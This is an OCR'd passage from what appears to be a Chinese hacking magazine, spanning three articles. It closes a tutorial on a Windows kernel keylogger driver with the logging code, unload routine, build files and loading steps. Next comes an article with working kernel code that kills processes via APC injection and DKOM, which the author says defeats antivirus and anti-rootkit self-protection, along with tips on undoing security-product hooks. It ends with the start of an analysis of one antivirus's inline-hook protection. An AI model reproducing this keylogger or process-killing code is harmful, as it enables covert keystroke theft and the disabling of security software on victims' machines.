if(keys != 0)
{
if(pKeyboardDeviceExtension->hLogFile != NULL)
{
...
}
}
```

其中,keys是通过ConvertScanCodeToKeyCode()函数转换后的真正按键信息,通过设备扩展的指针调用的文件句柄hLogFile是驱动程序入口函数DriverEntry()中调用ZwCreateFile()函数获得的创建文件的句柄。

如果真正的按键信息和文件句柄都不为空,则调用ZwWriteFile()函数将真正的按键信息拷贝到创建的文件中。

```
IO_STATUS_BLOCK io_status;
NTSTATUS status = ZwWriteFile(pKeyboardDevice
Extension->hLogFile, NULL, NULL, NULL, &io_status,&
keys,strlen(keys),NULL,NULL);
```

ZwWriteFile()函数的第一个参数表示指定文件的句柄;第二个参数表示一个事件的句柄,当写入操作完成后,该事件将被设置成"传信"(signaled)状态,对于设备和中间驱动来说,该参数可以设置为NULL;第三个参数表示APC例程,对于设备和中间驱动,该参数可以设置为NULL;第四个参数表示APC的上下文,对于设备和中间驱动,该参数可以设置为NULL;第五个参数是一个变量的指针,该变量用来保存写入时的信息和写入状态;第六个参数表示要写入文件的

内容；第七个参数表示保存写入内容的缓冲区的大小；第八个参数表示向文件写入数据时，将数据写入到文件的哪个位置，NULL表示将数据写入到文件的当前位置处；第九个参数是一个PULONG类型的变量，对于设备和中间驱动，该参数可以设置为NULL。

以上代码将截获到的按键信息保存在了指定的文件中。

卸载函数

回到Klog.cpp执行文件的驱动程序的入口函数DriverEntry()中来。最后，在入口函数中设置卸载函数，当驱动程序卸载时调用该函数。

```
pDriverObject->DriverUnload = Unload;
```

Unload()函数在Klog.cpp执行文件中定义。在该函数中，首先获取驱动的设备扩展的指针。

```
PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION) pDriverObject->DeviceObject->DeviceExtension;
```

接下来调用IoDetachDevice()函数将添加到键盘设备堆栈中的本驱动程序对应的设备对象从设备堆栈中删除。

```
IoDetachDevice(pKeyboardDeviceExtension->pKeyboardDevice);
```

然后，根据前面提到的表示等待的IRP数量的变量numPendingIrps进行判断，如果该变量大于0，说明此时还有IRP等待处理。对于这种情况，卸载函数使用计数器等待IRP被处理完。

```
KTIMER kTimer;
LARGE_INTEGER timeout;
timeout.QuadPart = 1000000;
KeInitializeTimer(&kTimer);
while(numPendingIrps > 0)
{
KeSetTimer(&kTimer,timeout,NULL);
KeWaitForSingleObject(&kTimer,Executive,KernelMode,false ,NULL);
}
```

其中，KTIMER类的成员变量QuadPart的单位是千万分之一秒。KeIniteializeTimer()函数的作用是初始化计数器。KeSetTimer()函数的作用是设置计数器。接下来，将工作者线程的状态设置为可结束。

```
pKeyboardDeviceExtension ->bThreadTerminate = true;
```

之后，释放创建的信号灯。

```
KeReleaseSemaphore(&pKeyboardDeviceExtension->semQueue,0,1,TRUE);
```

然后，调用KeWaitForSingleObject()函数等待工作者线程被结束。

```
KeWaitForSingleObject(pKeyboardDeviceExtension->pThreadObj, Executive, KernelMode, false, NULL);
```

接下来调用ZwClose()函数关闭打开的文件句柄。

```
ZwClose(pKeyboardDeviceExtension->hLogFile);
```

最后，删除已创建的设备对象。

```
IoDeleteDevice(pDriverObject->DeviceObject);
```

最后，我们再次回顾下驱动程序的入口函数DriverEntry()的流程，如图12所示。在DriverEntry()函数中，首先对IRP_MJ_READ设置派遣函数，在派遣函数中注册完成例程，截获"上行"IRP中的按键信息。之后，调用自定义函数HookKeyboard()将创建的设备对象挂载到键盘的设备堆栈上。然后调用自定义函数InitThreadKeyLogger()创建工作者线程，在工作者线程中，将截获的按键信息保存在指定的文件中，接下来调用ZwCreateFile()函数创建指定的文件，最后将驱动的卸载例程设置为Unload()函数。




图12

驱动程序的编译

在对驱动程序进行编译之前，还需要在驱动程序的路径中加入MAKEFILE文件和SOURCE文件。MAKEFILE文件指定了驱动程序的文件之间相互依赖的关系，确定项目中哪些文件需要重新编译。大多数情况下，MAKEFILE文件的内容是：

```
!INCLUDE $(NTMAKEENV)\makefile.def
```

以上内容表示文件在编译时需包含DDK目录中的nakefile.def文件。SOURCE文件记录了需要编译的源文件文件名、包含目录路径、库目录路径等信息。本程序的SOURCE文件的内容为：

```
TARGETNAME=Klog
TARGETPATH=BIN
TARGETTYPE=DRIVER
MSC_WARNING_LEVEL=/W3
SOURCES= Klog.cpp  KbdLog.cpp  ScanCode.cpp
KbdHook.cpp
```

其中，TARGETNAME表示目标驱动的名称，即编译后生成的驱动程序的名称；TARGETPATH表示目标代码生成的路径，即生成的驱动程序保存的路径；TARGETTYPE表示目标代码生成的类型，DRIVER表示生成驱动；MSC_WARNING_LEVEL表示编译警告级别，/w3表示第三级别的警告；SOURCE指定了工程的所有源文件。

使用Windows DDK对以上代码进行编译。单击"开始"按钮选择"所有程序"，之后选择Development Kits→Windows DDK→Build Environments→Win XP Checked Build Environment进入编译环境，如图13所示。假设驱动程序代码保存在C盘根目录下的Klog文件夹下。在DDK编译环境中输入"cd c:\"，将当前路径设置为C盘根目录，然后输入"cd Klog"，将路径设置为Klog文件夹，如图14所示。最后，在该环境下输入"build"，并按下回车键，如图15所示。编译得到的驱动程序是bin文件夹下i386子文件夹中的Klog.sys文件。




图13




图14




图15

接下来通过DriverMonitor.exe程序加载Klog.sys驱动程序。加载的方法是在DriverMonitor.exe程序主界面中选择工具栏中的"打开"图标，通过路径选择对话框选择Klog.sys文件，之后单击工具栏中绿色的"运行驱动"图标，如图16所示。




图16

在启动了键盘监听驱动之后，随便按下键盘按键，之后单击DriverMonitor.exe程序主界面工具栏中红色的"停止驱动"图标，在C盘根目录下Klog.txt文本文件中就包含了刚才的按键信息，如图17所示。




图17

尽管我们比较完美地完成了这款键盘监听程序，但仍然存在一些不足，比如只能监听美式键盘，不能监听汉字等，还有望大家共同加以完善。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：VC

关键词：编程、PspTerminateProcess、APC



模拟实现NT系统通用PspTerminateProcess

文/图　胡文亮(Hovi.Delphic)[HooS—Soft]

记得在2008年10月份的《黑客防线》上，ColdZenLeft曾经写过一篇《再谈PspTerminateProcess及其简单实现》。个人觉得那个方法不是很好，因为定位代码太复杂，而且只能用于NT5系统(Windows 2000/XP/2003)上，而无法在NT6系统(Windows Vista/2008、Windows 7)上使用。我又上网查找了一下其他使用PspTerminateProcess或者更加底层的函数结束进程的代码，都是具有大量硬编码的，而且只能在Windows XP系统下使用。经过潜心研究pjf网友的《进程终止内幕》，以及大量的实验，终于找到了一种简单的方法模拟PspTerminateProcess，而且适用于整个NT系统，包括最新的Windows 7.7600.16385。

我们都知道，PspTerminateProcess实际上就是循环使用PspTerminateThreadByPointer来结束进程的每一个线程。而PspTerminateThreadByPointer的下一步使用了KeInitializeApc和KeInsertQueueApc给每个线程插入APC，最后线程在自己的执行环境里使用PspExitThread自行了断。知道了这些原理，实现起来就很简单了。

首先模拟实现PspTerminateThreadByPointer。第一步，我们要对传入的ETHREAD进行检查，确定此地址有效，如果地址无效的话肯定会蓝屏。确定有效之后，使用DKOM(直接内核对象操作)的方式，把线程标志修改成系统线程(原因后面会解释)，接下来初始化APC，并安排内核APC例程，最后把APC插入到指定的线程，使线程自杀。实现的代码如下：

```
VOID ApcRT(PKAPC Apc,PKNORMAL_ROUTINE *NormalRoutine,PVOID *NormalContext,PVOID *SystemArgument1,PVOID *SystemArgument2)
{
  ExFreePool(Apc);
  PsTerminateSystemThread(STATUS_SUCCESS);
  //结束自己
}
NTSTATUS PspTerminateThreadByPointer(PETHREAD Thread)
{
  ULONG SYS_THREAD = 0x10;
  //系统线程标志常量，不是硬编码
  NTSTATUS st = STATUS_UNSUCCESSFUL;
  ULONG Size = 0;
  ULONG i = 0;
  PKAPC pApc = 0;
  if ( MmIsAddressValid((PVOID)Thread) == TRUE )
  {
    *(PULONG)((ULONG)Thread+ETOffSET)=SYS_THREAD;
    //EToffSET:XP=0x248,2K3=0x240,Vista&2k8=
    //0x260,Windows 7=0x280,惟一的硬编码
    pApc = ExAllocatePool(NonPagedPool, sizeof(KAPC));
    if (pApc)
    {
      KeInitializeApc(pApc, Thread, OriginalApcEnvironment, ApcRT, 0, 0, KernelMode, 0);/*ApcRT是内核APC例程*/
      KeInsertQueueApc(pApc, pApc, 0, 2);
    }
    st = STATUS_SUCCESS;
  }
  return st;
}
```

为什么要把线程标志修改为系统线程呢？因为我们需要使用导出的PsTerminateSystemThread。

这个东西很奇怪，不仅只能结束系统线程，而且只对当前进程线程有效，它惟一的参数就是ExitStatus。所以我们要使用这个函数，只能欺骗我们要结束的线程是系统线程。特别地，只能在内核APC例程里使用，否则无效或者是把自己的线程给结束了（如果执行此函数的线程是系统线程）。由于CrossThreadFlags偏移是硬编码，所以我们只能根据系统使用硬编码，Windows XP的硬编码是0x248，Windows 2003的硬编码是0x240，Windows Vista和Windows 2008的硬编码是0x260，Windows 7的硬编码是0x280。我以前曾经看过一段动态确定CrossThreadFlags的代码，但是效果不好（蓝屏），所以就放弃了。至于怎样得到系统版本就不叙述了，大家自己网上搜索即可。

值得商榷的还有插入APC的方式，本文使用的KeInsertQueueApc的第二个参数是APC指针，第四个参数是2，但是这么写也可以（第二种方法）："KeInsertQueueApc(Apc,NULL,NULL,0);"。

我曾经询问syf这两种方法的差异性，syf说第二种方法比较好，原因有两个。一是第一种方式容易导致APC重入造成蓝屏；二是许多挂钩KeInsertQueueApc的驱动在判断函数里只判断最后一个参数是不是2，如果不是，即使Apc->Thread是被保护的线程也放过（这个原因很复杂，主要因为某些APC是不能拒绝的，比如由文件系统发起的APC，如果拒绝的话会导致进程出问题），第二种方式算是钻了一个空子。至于是否真的如此，大家可以修改我提供的源码试试。另外有意思的是，如果在内核APC例程里使用KeTerminateThread（仅仅在NT5系统的ntosxxxx.exe里导出了这个函数，NT6系统的ntosxxxx.exe里没有导出），就会使线程失去调度，而没有被结束。

实现了PspTerminateThreadByPointer之后，就要实现PspTerminateProcess了。真正的PspTerminateProcess是通过枚举ThreadListHead得到进程的所有线程并使用PspTerminateThreadByPointer结束之。但这样又要用到硬编码，所以我决定循环使用PsLookupThreadByThreadId+IoThreadToProcess得到进程的所有线程，如果是要被结束进程的线程，就使用自己的PspTerminateThreadByPointer结束。

```
NTSTATUS PspTerminateProcess(PEPROCESS Process)
{
ULONG i;
PETHREAD txtd;
PEPROCESS txps;
NTSTATUS st = STATUS_UNSUCCESSFUL;
for (i=8;i<=65536;i+=4)
{
st = PsLookupThreadByThreadId(i,&txtd);
if ( NT_SUCCESS(st) )
{
txps=IoThreadToProcess(txtd);
if ( txps == Process )
{
PspTerminateThreadByPointer(txtd);
}
}
}
return STATUS_SUCCESS;
}
```

这里解释一下为什么线程ID枚举到65536就结束。虽说理论上线程ID的上限是"2^32-1"，但通常情况下大家见过的线程ID最大还没有超过20000的，我们只考虑绝大多数的情况，不用考虑最极端的情况。有人说，如果Rootkit修改TID不就可以逃过你所谓的PspTerminateProcess了？且不说修改线程ID对线程稳定性的恶劣影响，其实如果Rootkit摘链要保护线程的话，也可以逃过枚举ThreadListHead得到线程的方式。任何方式都不是完美的，只要能对付大多数情况的方法就是好方法。

以上代码对付Hook SSDT保护进程的杀毒软件、RkU、XueTr，甚至任何版本的狙剑都是有效的（去年CodeZenLeft的那个示例杀不死狙剑v2008-0429）。听测试者说，如果在Ring3得到KeInsertQueueApc函数的地址并传去驱动动态调用，就可对付微点的IAT HOOK，但仍然对江民2009无效，原因CodeZenLeft也讲过，就是江民的那两个"邪恶"的钩子：Ke(i)InsertQueueApc。

最后讲讲注意事项，PsLookupThreadByThreadId有可能被HOOK，使用前注意恢复一下钩子（用硬编码恢复此函数前5字节就可

以了，因为我觉得PsLookupThreadByThreadId应该无法实现Deep Hook，而且任何NT系统中PsLookupThreadByThreadId的头五字节都是8B、FF、55、8B、EC)。如果安装了江民杀毒软件，可能就无法使用这个函数了，因为听小华子说江民杀毒软件对PspCidTable的访问做了处理，此时我们就要乖乖地枚举ThreadListHead来得到线程了。另外，用于判断地址是否有效的MmIsAddressValid也有可能被HOOK，我们可以用以下代码自己实现MmIsAddressValid。

```
BOOLEAN MmIsAddressValid ( PVOID VirtualAddress )
{
BYTE PresentSign = 0x1;
BYTE PageSizeSign = 0x80;
BYTE PresentAndPageSizeSign = 0x81;
PVOID lVirtualAddress;
ULONG PDE,PDEContext;
ULONG PTE,PTEContext;
lVirtualAddress = VirtualAddress;
PDE = (((ULONG)lVirtualAddress>>21)<<3) & 0x3FF8 + 0xC0600000;
PDEContext = (ULONG)*(PVOID)PDE;
if(!(PDEContext & PresentSign))
return FALSE;
if(PDEContext & PageSizeSign)
return TRUE;
PTE = (((ULONG)lVirtualAddress>>12)<<3) & 0x7FFFF8 + 0xC0000000;
PTEContext = (ULONG)*(PVOID)PTE;
if(!(PTEContext & PresentSign ))
return FALSE;
if(!(PTEContext & PageSizeSign))
return TRUE;
else
{
PDE = (ULONG)PTE & 0x3ff8+ 0xc0600000;
PDEContext = (ULONG)*(PVOID)PDE;
if(PDEContext & PresentAndPageSizeSign)
return TRUE;
}
return FALSE;
}
```


还有就是DKOM的问题。如果Rootkit修改了ETHREAD的KernelApcDisable和ApcQueueable，这段代码就无效了。原因从这两个偏移的名称就可以猜得出来，都是有关拒绝APC插入的。

本文附带的所有代码、驱动采用WDK7编译，调用实例采用VB 6编写。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：汇编
关键词：编程、江民、Hook

江民2010 KiFastCallEntry Hook保护原理分析



文/图 虎子哥哥

最近了解了一下新版本的江民2010，想看看有什么新的变化。在虚拟机中把江民2010安装起来，然后打开各种ARK工具分析。初步了解后，发现还是与以前相似，江民挂钩了一些SSDT和Shadow SSDT里的函数。随后到系统各处转转，看到了一个比较有趣的nt!KiFastCallEntry inLine Hook。说它有趣，是因为这个钩子用工具恢复以后，江民会重新再钩上去，所以用一般的工具恢复不了。我顿时来了兴趣，想看看江民对这个inLine Hook的保护是怎么实现的。用

WinDbg调试了一阵子，终于找出了江民的保护原理，这里与大家分享一下。

恢复江民的KiFastCallEntry inLine Hook之后，江民为什么会重新挂钩呢？它好像知道我们恢复了它的钩子似的。难道江民一直在反复读取那个被Hook的内存地址，一发现被修改就立刻改回去？于是我拿出WinDbg，查找江民Hook的内存地址在哪。通过跟踪系统函数的调用过程，发现原来江民是修改了下面的地方。

```
805425f5 52              push  edx
805425f6 50              push  eax
805425f7 ff1548d75580    call  dword ptr [nt!KeGdiFlushUserBatch (8055d748)]
805425fd 58              pop   eax
805425fe 5a              pop   edx
805425ff 64ff0538060000  inc   dword ptr fs:[638h]
80542606 8bf2            mov   esi,edx
80542608 8b5f0c          mov   ebx,dword ptr [edi+0Ch]   \这两句被KV改成了jmp指令
8054260b 33c9            xor   ecx,ecx
8054260d 8a0c18          mov   cl,byte ptr [eax+ebx]
80542610 8b3f            mov   edi,dword ptr [edi]
```

80542608和8054260b两句指令，一个是3个字节，另一个是2个字节，合起来刚好容得下一句jmp指令，江民就是把这两句改成了跳转指令，从而把程序的执行流程引到江民的模块里去。说到江民的模块，这里要提一下它有两个与KiFastCallEntry Hook保护相关的模块，分别是KSysMon.sys和SysGuard.sys。从这句跳转指令跳出系统内核正常的执行流程后，就到了江民的这两个模块里。不过我感兴趣的不是它怎么对系统的函数调用进行过滤，而是江民如何保护这个inLine Hook，所以也就不从这个jmp跟踪下去了。

